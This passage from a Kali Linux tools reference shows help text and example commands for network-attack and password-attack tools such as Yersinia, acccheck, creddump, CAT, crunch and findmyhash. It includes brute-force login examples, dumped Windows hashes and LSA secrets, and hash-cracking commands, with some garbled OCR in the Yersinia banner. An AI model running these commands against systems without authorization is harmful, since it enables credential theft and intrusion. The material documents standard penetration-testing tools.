If no port is specified, ICMP6 Ping requests are used, otherwise TCP SYN
packets to the specified port. Options D, E and F can be use multiple times.
```

ADDRESS6 USAGE EXAMPLE

Convert an IPv6 address to a MAC address and vice-versa:

```
root@kali:~# address6 fe80::76d4:35ff:fe4e:39c8
74:d4:35:4e:39:c8
root@kali:~# address6 74:d4:35:4e:39:c8
fe80::76d4:35ff:fe4e:39c8
```

ALIVE6 USAGE EXAMPLE

```
root@kali:~# alive6 eth0
Alive: fd77:7c68:420a:1:426c:8fff:fe1b:cb90 [ICMP parameter problem]
Alive: fd77:7c68:420a:1:20c:29ff:fee5:5bf4 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:75d9:4f39:a46a:6f83 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:6912:8e80:e02f:1969 [ICMP echo-reply]
Alive: fd77:7c68:420a:1:201:6cff:fe6f:ddd1 [ICMP echo-reply]
```

DETECT-NEW-IP6 USAGE EXAMPLE

```
root@kali:~# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fe80::85d:9879:9251:853a
```

DNSDICT6 USAGE EXAMPLE

```
root@kali:~# dnsdict6 example.com
Starting DNS enumeration work on example.com. ...
Starting enumerating example.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.example.com. => 2606:2800:220:6d:26bf:1447:1097:aa7
```

CATEGORIES: EXPLOITATION TOOLS, IN-DEPTH, INFORMATION GATHERING, SNIFFING/SPOOFING, STRESS TESTING, VULNERABILITY ANALYSIS*TAGS:* DNS, EXPLOITATION, IPV6, SPOOFING, STRESSTESTING, VULNANALYSIS

Yersinia

YERSINIA PACKAGE DESCRIPTION

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weakeness in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems. Attacks for the following network protocols are implemented in this particular release:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)

Source: http://www.yersinia.net/

Yersinia Homepage | Kali Yersinia Repo

- Author: Alfredo Andres Omella, David Barroso Berrueta
- License: GPLv2

TOOLS INCLUDED IN THE YERSINIA PACKAGE


yersinia–Networkvulnerabilitychecksoftware

```
root@kali:~# yersinia -h
    ٢�٢��
   �������٢�
 ٢��������٢�
�����١����������
����١������������
����١�������������            Yersinia...
������������������٢��
٢���١��������������٢��         The Black Death for nowadays networks
```

```
 ������١�����������������
 �������١���������������٢�            by Slay & tomac
  ٢�����١�������������������
     �����١�������������������       http://www.yersinia.net
      ٢����١���������������٢          yersinia@yersinia.net
       ٢�����١���������������
         �������١����������٢�
         �٢���������١�������    Prune your MSTP, RSTP, STP trees!!!!
            �������������٢�



Usage: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]
       -V   Program version.
       -h   This help screen.
       -G   Graphical mode (GTK).
       -I   Interactive mode (ncurses).
       -D   Daemon mode.
       -d   Debug.
       -l logfile   Select logfile.
       -c conffile  Select config file.
  protocol   One of the following: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp,
vtp.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@yersinia.net>




MOTD: The Hakin9 magazine owe money to us... 500 Euros
```

YERSINIA USAGE EXAMPLE

```
root@kali:~# yersinia -G
```


Yersinia 0.7.3
File
Protocols
Actions
Options
Help
Launch attack
Edit interfaces
Load default
List attacks
Clear stats
Capture
Edit mode
Exit
CDP
DHCP
802.1Q
802.1X
DTP
HSRP
ISL
MPLS
STP
VTP
Yersinia log
TTL
DevID
Interface
Count
Last seen
Field
Value
Description
Cisco Discovery Protocol
Extra
13:48:28

Protocols	Packets
CDP	0
DHCP	0
802.1Q	0
802.1X	0
DTP	0
HSRP	0
ISL	0
MPLS	0

Source MAC 06:45:8B:6B:41:56
Destination MAC 01:00:0C:CC:CC:CC
Version 01
TTL B4
Checksum 0000

CATEGORIES: EXPLOITATION TOOLS, SNIFFING/SPOOFING, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, GUI, SNIFFING, SPOOFING, VULNANALYSIS

PASSWORD ATTACKS

- acccheck
- Burp Suite
- CeWL
- chntpw
- cisco-auditing-tool
- CmosPwd
- creddump
- crunch
- DBPwAudit
- findmyhash

- gpp-decrypt
- hash-identifier
- HexorBase
- THC-Hydra
- John the Ripper
- Johnny
- keimpx
- Maltego Teeth
- Maskprocessor
- multiforcer
- Ncrack
- oclgausscrack
- PACK
- patator
- phrasendrescher
- polenum
- RainbowCrack
- rcracki-mt
- RSMangler
- SQLdict
- Statsprocessor
- THC-pptp-bruter
- TrueCrack

- WebScarab
- wordlists
- zaproxy

acccheck

ACCCHECK PACKAGE DESCRIPTION

The tool is designed as a password dictionary attack tool that targets windows authentication via the SMB protocol. It is really a wrapper script around the ‘smbclient’ binary, and as a result is dependent on it for its execution.

Source: https://labs.portcullis.co.uk/tools/acccheck/

acccheck Homepage | Kali acccheck Repo

- Author: Faisal Dean
- License: GPLv2

TOOLS INCLUDED IN THE ACCCHECK PACKAGE

acccheck–PassworddictionaryattacktoolforSMB

```
root@kali:~# acccheck

acccheck v0.2.1 - By Faiz

Description:
Attempts to connect to the IPC$ and ADMIN$ shares depending on which flags have been
chosen, and tries a combination of usernames and passwords in the hope to identify
the password to a given account via a dictionary password guessing attack.

Usage = ./acccheck [optional]

 -t [single host IP address]
 OR
 -T [file containing target ip address(es)]

Optional:
 -p [single password]
 -P [file containing passwords]
 -u [single user]
 -U [file containing usernames]
 -v [verbose mode]

Examples
Attempt the 'Administrator' account with a [BLANK] password.
    acccheck -t 10.10.10.1
Attempt all passwords in 'password.txt' against the 'Administrator' account.
    acccheck -t 10.10.10.1 -P password.txt
Attempt all password in 'password.txt' against all users in 'users.txt'.
    acccehck -t 10.10.10.1 -U users.txt -P password.txt
Attempt a single password against a single user.
    acccheck -t 10.10.10.1 -u administrator -p password
```

ACCCHECK USAGE EXAMPLE

Scan the IP addresses contained in ***smb-ips.txt (-T)*** and use verbose output ***(-v)***:

```
root@kali:~# acccheck.pl -T smb-ips.txt -v
Host:192.168.1.201, Username:Administrator, Password:BLANK
```

CATEGORIES: INFORMATION GATHERING, PASSWORD ATTACKS*TAGS:* INFOGATHERING, PASSWORDS, SMB

BurpSuite

BURP SUITE PACKAGE DESCRIPTION

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Source: http://portswigger.net/burp/

Burp Suite Homepage | Kali Burp Suite Repo

- Author: PortSwigger
- License: Commercial


TOOLS INCLUDED IN THE BURPSUITE PACKAGE

burpsuite–Platformforsecuritytestingofwebapplications

Tool for security testing of web applications.

BURPSUITE USAGE EXAMPLE

```
root@kali:~# burpsuite
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Host Meth... URL Para... Sta... Length MIME type Title
Request Response
Raw Hex
? < + >
Type a search term
0 matches

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

CeWL

CEWL PACKAGE DESCRIPTION

CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper.

CeWL also has an associated command line app, FAB (Files Already Bagged) which uses the same meta data extraction techniques to create author/creator lists from already downloaded.

Source: http://www.digininja.org/projects/cewl.php

CeWL Homepage | Kali CeWL Repo

- Author: Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE CEWL PACKAGE

cewl–Customwordlistgenerator

```
root@kali:~# cewl --help
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

Usage: cewl [OPTION] ... URL
    --help, -h: show help
    --keep, -k: keep the downloaded file
    --depth x, -d x: depth to spider to, default 2
    --min_word_length, -m: minimum word length, default 3
    --offsite, -o: let the spider visit other sites
    --write, -w file: write the output to the file
    --ua, -u user-agent: useragent to send
    --no-words, -n: don't output the wordlist
    --meta, -a include meta data
    --meta_file file: output file for meta data
    --email, -e include email addresses
    --email_file file: output file for email addresses
    --meta-temp-dir directory: the temporary directory used by exiftool when parsing
files, default /tmp
    --count, -c: show the count for each word found

    Authentication
    --auth_type: digest or basic
    --auth_user: authentication username
    --auth_pass: authentication password

    Proxy Support
    --proxy_host: proxy host
    --proxy_port: proxy port, default 8080
    --proxy_username: username for proxy, if required
    --proxy_password: password for proxy, if required

    --verbose, -v: verbose

    URL: The site to spider.
```

fab–FilesAlreadyBagged

```
root@kali:~# fab --help
```

```
xx

Usage: xx [OPTION] ... filename/list
    -h, --help: show help
    -v: verbose

    filename/list: the file or list of files to check
```

CEWL USAGE EXAMPLE

Scan to a depth of 2 *(-d 2)* and use a minimum word length of 5 *(-m 5)*, save the words to a file *(-w docswords.txt)*, targeting the given URL*(http://docs.kali.org)*:

```
root@kali:~# cewl -d 2 -m 5 -w docswords.txt http://docs.kali.org
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

root@kali:~# wc -l docswords.txt
4093 docswords.txt
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

chntpw

CHNTPW PACKAGE DESCRIPTION

This little program provides a way to view information and change user passwords in a Windows NT/2000 user database file. Old passwords need not be known since they are overwritten. In addition it also contains a simple registry editor (same size data writes) and an hex-editor which enables you to fiddle around with bits and bytes in the file as you wish.

If you want GNU/Linux bootdisks for offline password recovery you can add this utility to custom image disks or use those provided at the tools homepage.

chntpw Homepage | Kali chntpw Repo

- Author: Petter Nordahl-Hagen
- License: GPLv2

TOOLS INCLUDED IN THE CHNTPW PACKAGE

chntpw–NTSAMpasswordrecoveryutility

```
root@kali:~# chntpw -h
chntpw version 0.99.6 080526 (sixtyfour), (c) Petter N Hagen
chntpw: change password of a user in a NT/2k/XP/2k3/Vista SAM file, or invoke registry
editor.
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherreghive] [...]
```

```
 -h          This message
 -u <user>   Username to change, Administrator is default
 -l          list all users in SAM file
 -i          Interactive. List users (as -l) then ask for username to change
 -e          Registry editor. Now with full write support!
 -d          Enter buffer debugger instead (hex editor),
 -t          Trace. Show hexdump of structs/segments. (deprecated debug function)
 -v          Be a little more verbose (for debuging)
 -L          Write names of changed files to /tmp/changed
 -N          No allocation mode. Only (old style) same length overwrites possible
See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
```

CHNTPW USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: FORENSICS, PASSWORD ATTACKS*TAGS:* FORENSICS, PASSWORDS

cisco-auditing-tool

CISCO-AUDITING-TOOL PACKAGE DESCRIPTION

Perl script which scans cisco routers for common vulnerabilities.

cisco-auditing-tool Homepage | Kali cisco-auditing-tool Repo

- Author: g0ne
- License: GPLv2

TOOLS INCLUDED IN THE CISCO-AUDITING-TOOL PACKAGE

CAT–Scansciscoroutersforcommonvulnerabilities

```
root@kali:~# CAT

Cisco Auditing Tool - g0ne [null0]
Usage:
   -h hostname (for scanning single hosts)
   -f hostfile (for scanning multiple hosts)
   -p port #   (default port is 23)
   -w wordlist (wordlist for community name guessing)
   -a passlist (wordlist for password guessing)
   -i [ioshist]    (Check for IOS History bug)
   -l logfile  (file to log to, default screen)
   -q quiet mode   (no screen output)
```

CISCO-AUDITING-TOOL USAGE EXAMPLE

Scan the host *(-h 192.168.99.230)* on port 23 *(-p 23)*, using a password dictionary file *(-a /usr/share/wordlists/nmap.lst)*:

```
root@kali:~# CAT -h 192.168.99.230 -p 23 -a /usr/share/wordlists/nmap.lst

Cisco Auditing Tool - g0ne [null0]

Checking Host: 192.168.99.230


Guessing passwords:

Invalid Password: 123456
Invalid Password: 12345
```

CATEGORIES: EXPLOITATION TOOLS, PASSWORD ATTACKS, VULNERABILITY ANALYSIS*TAGS:* EXPLOITATION, PASSWORDS, VULNANALYSIS

CmosPwd

CMOSPWD PACKAGE DESCRIPTION

CmosPwd is a cross-platform tool to decrypt password stored in CMOS used to access a computer's BIOS setup.

This application should work out of the box on most modern systems, but some more esoteric BIOSes may not be supported or may require additional steps.

CmosPwd Homepage | Kali CmosPwd Repo

- Author: Christophe GRENIER
- License: GPLv2

TOOLS INCLUDED IN THE CMOSPWD PACKAGE

cmospwd

```
root@kali:~# cmospwd -h
CmosPwd - BIOS Cracker 5.0, October 2007, Copyright 1996-2007
GRENIER Christophe, grenier@cgsecurity.org
http://www.cgsecurity.org/

Usage: cmospwd [/k[de|fr]] [/d]
       cmospwd [/k[de|fr]] [/d] /[wlr] cmos_backup_file          write/load/restore
       cmospwd /k                                       kill cmos
       cmospwd [/k[de|fr]] /m[01]*  execute selected module

 /kfr french AZERTY keyboard, /kde german QWERTZ keyboard
 /d to dump cmos
 /m0010011 to execute module 3,6 and 7

NB: For Award BIOS, passwords are differents than original, but work.
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* FORENSICS, PASSWORDS

creddump

CREDDUMP PACKAGE DESCRIPTION

creddump is a python tool to extract various credentials and secrets from Windows registry hives. It currently extracts:

- LM and NT hashes (SYSKEY protected)
- Cached domain passwords
- LSA secrets

It essentially performs all the functions that bkhive/samdump2, cachedump, and lsadump2 do, but in a platform-independent way.

It is also the first tool that does all of these things in an offline way (actually, Cain & Abel does, but is not open source and is only available on Windows).

Source: https://code.google.com/p/creddump/

creddump Homepage | Kali creddump Repo

- Author: Brendan Dolan-Gavitt
- License: GPLv3

TOOLS INCLUDED IN THE CREDDUMP PACKAGE

cachedump–Dumpcachedcredentials

```
root@kali:~# cachedump
usage: /usr/bin/cachedump <system hive> <security hive>
```

lsadump–DumpLSAsecrets

```
root@kali:~# lsadump
usage: /usr/bin/lsadump <system hive> <security hive>
```

pwdump–Dumppasswordhashes

```
root@kali:~# pwdump
usage: /usr/bin/pwdump <system hive> <SAM hive>
```

PWDUMP USAGE EXAMPLE

Dump the password hashes using the system *(system)* and sam *(sam)* hives:

```
root@kali:~# pwdump system sam
Administrator:500:41aa818b512a8c0e72381e4c174e281b:1896d0a309184775f67c14d14b5c365a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:667d6c58d451dbf236ae37ab1de3b9f7:af733642ab69e156ba0c219d3bbc3c83:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8dffa305e2bee837f279c2c0b082affb:::
```

LSADUMP USAGE EXAMPLE

Dump the LSA secrets using the system *(system)* and security *(security)* hives:

```
root@kali:~# lsadump system security
_SC_ALG

_SC_Dnscache

_SC_upnphost

20ed87e2-3b82-4114-81f9-5e219ed4c481-SALEMHELPACCOUNT

_SC_WebClient

_SC_RpcLocator

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantSID
0000   01 05 00 00 00 00 00 05 15 00 00 00 B6 44 E4 23    .............D.#
0010   F4 50 BA 74 07 E5 3B 2B E8 03 00 00               .P.t..;+....

0083343a-f925-4ed7-b1d6-d95d17a0b57b-RemoteDesktopHelpAssistantAccount
0000   00 38 00 48 00 6F 00 31 00 49 45 00 4A 00 26 00    E.J.&.8.H.o.1.I.
0010   00 63 00 72 00 48 00 68 00 53 6B 00 00 00         h.S.c.r.H.k...

_SC_MSDTC

_SC_SSDPSRV

_SC_Alerter

_SC_RpcSs
```

```
_SC_LmHosts

_SC_BthServ
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* FORENSICS, PASSWORDS

crunch

CRUNCH PACKAGE DESCRIPTION

Crunch is a wordlist generator where you can specify a standard character set or a character set you specify. crunch can generate all possible combinations and permutations.

Features:

- crunch generates wordlists in both combination and permutation ways
- it can breakup output by number of lines or file size
- now has resume support
- pattern now supports number and symbols
- pattern now supports upper and lower case characters separately
- adds a status report when generating multiple files
- new -l option for literal support of @,%^
- new -d option to limit duplicate characters see man file for details
- now has unicode support

Source: http://sourceforge.net/projects/crunch-wordlist/

crunch Homepage | Kali crunch Repo

- Author: bofh28
- License: GPLv2

TOOLS INCLUDED IN THE CRUNCH PACKAGE

crunch–Createawordlistbasedoncriteriayouspecify

```
root@kali:~# crunch
crunch version 3.5

Crunch can create a wordlist based on criteria you specify.  The outout from crunch
can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers
```

```
Please refer to the man page for instructions and examples on how to use crunch.
```

CRUNCH USAGE EXAMPLE

Generate a dictionary file containing words with a minimum and maximum length of 6 *(6 6)* using the given characters *(0123456789abcdef)*, saving the output to a file *(-0 6chars.txt)*:

```
root@kali:~# crunch 6 6 0123456789abcdef -o 6chars.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

DBPwAudit

DBPWAUDIT PACKAGE DESCRIPTION

DBPwAudit is a Java tool that allows you to perform online audits of password quality for several database engines. The application design allows for easy adding of additional database drivers by simply copying new JDBC drivers to the jdbc directory. Configuration is performed in two files, the aliases.conf file is used to map drivers to aliases and the rules.conf tells the application how to handle error messages from the scan.

The tool has been tested and known to work with:

- Microsoft SQL Server 2000/2005
- Oracle 8/9/10/11
- IBM DB2 Universal Database
- MySQL

The tool is pre-configured for these drivers but does not ship with them, due to licensing issues.

Source: http://www.cqure.net/wp/tools/database/dbpwaudit/

DBPwAudit Homepage | Kali DBPwAudit Repo

- Author: Patrik Karlsson
- License: GPLv2

TOOLS INCLUDED IN THE DBPWAUDIT PACKAGE

dbpwaudit–DoesonlinepasswordauditsofDBengines

```
root@kali:~# dbpwaudit
```

```
DBPwAudit v0.8 by Patrik Karlsson <patrik@cqure.net>
----------------------------------------------------
DBPwAudit -s <server> -d <db> -D <driver> -U <users> -P <passwords> [options]

   -s - Server name or address.
   -p - Port of database server/instance.
   -d - Database/Instance name to audit.
   -D - The alias of the driver to use (-L for aliases)
   -U - File containing usernames to guess.
   -P - File containing passwords to guess.
   -L - List driver aliases.
```

DBPWAUDIT USAGE EXAMPLE

Scan the SQL server *(-s 192.168.1.130)*, using the specified database *(-d testdb)* and driver *(-D MySQL)* using the root username *(-U root)* and password dictionary *(-P /usr/share/wordlists/nmap.lst)*
:

```
root@kali:~# dbpwaudit -s 192.168.1.130 -d testdb -D MySQL -U root -P /usr/share/wordlists/nmap.lst
```

CATEGORIES: PASSWORD ATTACKS, VULNERABILITY ANALYSIS***TAGS:*** DATABASE, DB2, MSSQL, MYSQL, ORACLE, PASSWORDS, VULNANALYSIS

findmyhash

FINDMYHASH PACKAGE DESCRIPTION

Accepted algorithms are:

- MD4 – RFC 1320
- MD5 – RFC 1321
- SHA1 – RFC 3174 (FIPS 180-3)
- SHA224 – RFC 3874 (FIPS 180-3)
- SHA256 – FIPS 180-3
- SHA384 – FIPS 180-3
- SHA512 – FIPS 180-3
- RMD160 – RFC 2857
- GOST – RFC 583
- WHIRLPOOL – ISO/IEC 10118-3:2004
- LM – Microsoft Windows hash NTLM – Microsoft Windows hash
- MYSQL – MySQL 3, 4, 5 hash
- CISCO7 – Cisco IOS type 7 encrypted passwords

- JUNIPER – Juniper Networks $9$ encrypted passwords
- LDAP_MD5 – MD5 Base64 encoded
- LDAP_SHA1 – SHA1 Base64 encoded

Source: https://code.google.com/p/findmyhash/

findmyhash Homepage | Kali findmyhash Repo

- Author: JulGor
- License: GPLv3

TOOLS INCLUDED IN THE FINDMYHASH PACKAGE

findmyhash–Crackhasheswithonlineservices

```
root@kali:~# findmyhash
/usr/bin/findmyhash 1.1.2 ( http://code.google.com/p/findmyhash/ )

Usage:
------

  python /usr/bin/findmyhash <algorithm> OPTIONS


Accepted algorithms are:
------------------------

  MD4       - RFC 1320
  MD5       - RFC 1321
  SHA1      - RFC 3174 (FIPS 180-3)
  SHA224    - RFC 3874 (FIPS 180-3)
  SHA256    - FIPS 180-3
  SHA384    - FIPS 180-3
  SHA512    - FIPS 180-3
  RMD160    - RFC 2857
  GOST      - RFC 5831
  WHIRLPOOL - ISO/IEC 10118-3:2004
  LM        - Microsoft Windows hash
  NTLM      - Microsoft Windows hash
  MYSQL     - MySQL 3, 4, 5 hash
  CISCO7    - Cisco IOS type 7 encrypted passwords
  JUNIPER   - Juniper Networks $9$ encrypted passwords
  LDAP_MD5  - MD5 Base64 encoded
  LDAP_SHA1 - SHA1 Base64 encoded
  NOTE: for LM / NTLM it is recommended to introduce both values with this format:
                                python      /usr/bin/findmyhash      LM             -h
9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7
                                   python       /usr/bin/findmyhash       NTLM       -h
9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7



Valid OPTIONS are:
------------------


  -h <hash_value>  If you only want to crack one hash, specify its value with this
option.

  -f <file>        If you have several hashes, you can specify a file with one hash per
line.
                   NOTE: All of them have to be the same type.

  -g               If your hash cannot be cracked, search it in Google and show all the
results.
                   NOTE: This option ONLY works with -h (one hash input) option.



Examples:
---------


  -> Try to crack only one hash.
     python /usr/bin/findmyhash MD5 -h 098f6bcd4621d373cade4e832627b4f6

  -> Try to crack a JUNIPER encrypted password escaping special characters.
     python /usr/bin/findmyhash JUNIPER -h "\$9\$LbHX-wg4Z"

  -> If the hash cannot be cracked, it will be searched in Google.
     python /usr/bin/findmyhash LDAP_SHA1 -h "{SHA}cRDtpNCeBiql5KOQsKVyrA0sAiA=" -g

  -> Try to crack multiple hashes using a file (one hash per line).
     python /usr/bin/findmyhash MYSQL -f mysqlhashesfile.txt



Contact:
--------

[Web]           http://laxmarcaellugar.blogspot.com/
[Mail/Google+]  bloglaxmarcaellugar@gmail.com
```

```
[twitter]      @laXmarcaellugar
```

FINDMYHASH USAGE EXAMPLE

Specifying the hash algorithm *(MD5)*, attempt to crack the given hash *(-h 098f6bcd4621d373cade4e832627b4f6)*:

```
root@kali:~# findmyhash MD5 -h 098f6bcd4621d373cade4e832627b4f6

Cracking hash: 098f6bcd4621d373cade4e832627b4f6

